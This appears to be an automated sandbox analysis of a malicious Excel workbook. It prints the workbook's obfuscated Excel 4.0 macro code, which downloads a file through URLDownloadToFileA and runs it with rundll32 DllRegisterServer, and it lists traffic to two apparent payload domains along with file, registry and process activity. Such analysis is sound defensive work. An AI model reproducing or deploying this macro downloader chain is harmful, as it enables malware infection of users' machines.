Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!BC29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:17:38.210829020 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.369405985 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.369527102 CEST	49736	443	192.168.2.4	192.185.39.58

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:17:38.370778084 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.529547930 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.533749104 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.533771992 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.533787012 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.533898115 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.533946037 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.550533056 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.709755898 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.709873915 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.710789919 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.910866976 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.978521109 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.978625059 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.978797913 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:38.979051113 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:38.979120016 CEST	49736	443	192.168.2.4	192.185.39.58
May 12, 2021 14:17:39.061523914 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.138722897 CEST	443	49736	192.185.39.58	192.168.2.4
May 12, 2021 14:17:39.219533920 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.219695091 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.220428944 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.378411055 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.381866932 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.381896973 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.381917000 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.381963015 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.381998062 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.393313885 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.552030087 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:39.552113056 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.553013086 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:39.752700090 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:40.212475061 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:40.212563992 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:17:40.212889910 CEST	443	49738	192.185.32.232	192.168.2.4
May 12, 2021 14:17:40.212948084 CEST	49738	443	192.168.2.4	192.185.32.232
May 12, 2021 14:18:10.309976101 CEST	443	49738	192.185.32.232	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:17:20.580465078 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:20.630844116 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 14:17:21.503504038 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:21.552934885 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 14:17:21.904496908 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:21.963671923 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 14:17:22.867420912 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:22.919318914 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 14:17:24.190057039 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:24.241807938 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 14:17:25.612104893 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:25.663927078 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 14:17:28.506179094 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:28.558582067 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 14:17:31.591839075 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:31.643302917 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 14:17:32.746166945 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:32.782185078 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:32.831306934 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 14:17:32.845731020 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 14:17:33.268315077 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:33.343764067 CEST	53	53700	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:17:34.319901943 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:34.392335892 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 14:17:35.356930017 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:35.407068014 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 14:17:37.407048941 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:37.468116999 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 14:17:38.149092913 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:38.208189964 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 14:17:38.244544983 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:38.293447971 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 14:17:38.996469021 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:39.058789015 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 14:17:39.077816963 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:39.126478910 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 14:17:39.919742107 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:39.971144915 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 14:17:40.908556938 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:40.960778952 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 14:17:41.453908920 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:41.511888981 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 14:17:45.769051075 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:45.817897081 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 14:17:46.685388088 CEST	64801	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:46.734082937 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 14:17:47.722698927 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:47.771384001 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 14:17:48.229245901 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:48.286461115 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 14:17:49.334132910 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:49.385809898 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 14:17:50.136965990 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:50.188581944 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 14:17:51.082541943 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:51.131108999 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 14:17:51.859493971 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:51.908250093 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 14:17:52.833566904 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 14:17:52.892059088 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 14:18:12.219947100 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 14:18:12.279715061 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 14:18:24.930396080 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 14:18:24.992497921 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 14:18:27.237112999 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 14:18:27.296058893 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 14:18:44.478377104 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 14:18:44.535383940 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 14:19:13.068674088 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:13.127079964 CEST	53	62420	8.8.8.8	192.168.2.4
May 12, 2021 14:19:13.784194946 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:13.928558111 CEST	53	60579	8.8.8.8	192.168.2.4
May 12, 2021 14:19:14.540947914 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:14.602838993 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 14:19:15.013617992 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:15.062412977 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 14:19:15.591392040 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:15.640381098 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 14:19:15.827440023 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:15.901659966 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 14:19:16.237142086 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:16.294898033 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 14:19:16.770301104 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:16.822267056 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 14:19:17.691365004 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:17.751472950 CEST	53	60542	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:19:18.817954063 CEST	60689	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:18.875502110 CEST	53	60689	8.8.8.8	192.168.2.4
May 12, 2021 14:19:19.769468069 CEST	64206	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:19.827064991 CEST	53	64206	8.8.8.8	192.168.2.4
May 12, 2021 14:19:37.167013884 CEST	50904	53	192.168.2.4	8.8.8.8
May 12, 2021 14:19:37.234447002 CEST	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 14:17:38.149092913 CEST	192.168.2.4	8.8.8.8	0x1c99	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 14:17:38.996469021 CEST	192.168.2.4	8.8.8.8	0x5325	Standard query (0)	fcventasservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 14:17:38.208189964 CEST	8.8.8.8	192.168.2.4	0x1c99	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 14:17:39.058789015 CEST	8.8.8.8	192.168.2.4	0x5325	No error (0)	fcventasservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 14:17:38.533787012 CEST	192.185.39.58	443	192.168.2.4	49736	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 14:17:39.381917000 CEST	192.185.32.232	443	192.168.2.4	49738	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6932 Parent PID: 800

General

Start time:	14:17:30
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x360000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB3C6357.tmp	success or wait	1	4D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7A27FA5A.tmp	success or wait	1	4D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	3D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	3D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	3D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4700 Parent PID: 6932

General

Start time:	14:17:39
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm,DllRegisterServer
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6028 Parent PID: 6932

General

Start time:	14:17:40
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\ritofm.cvm1,DllRegisterServer
Imagebase:	0x3e0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis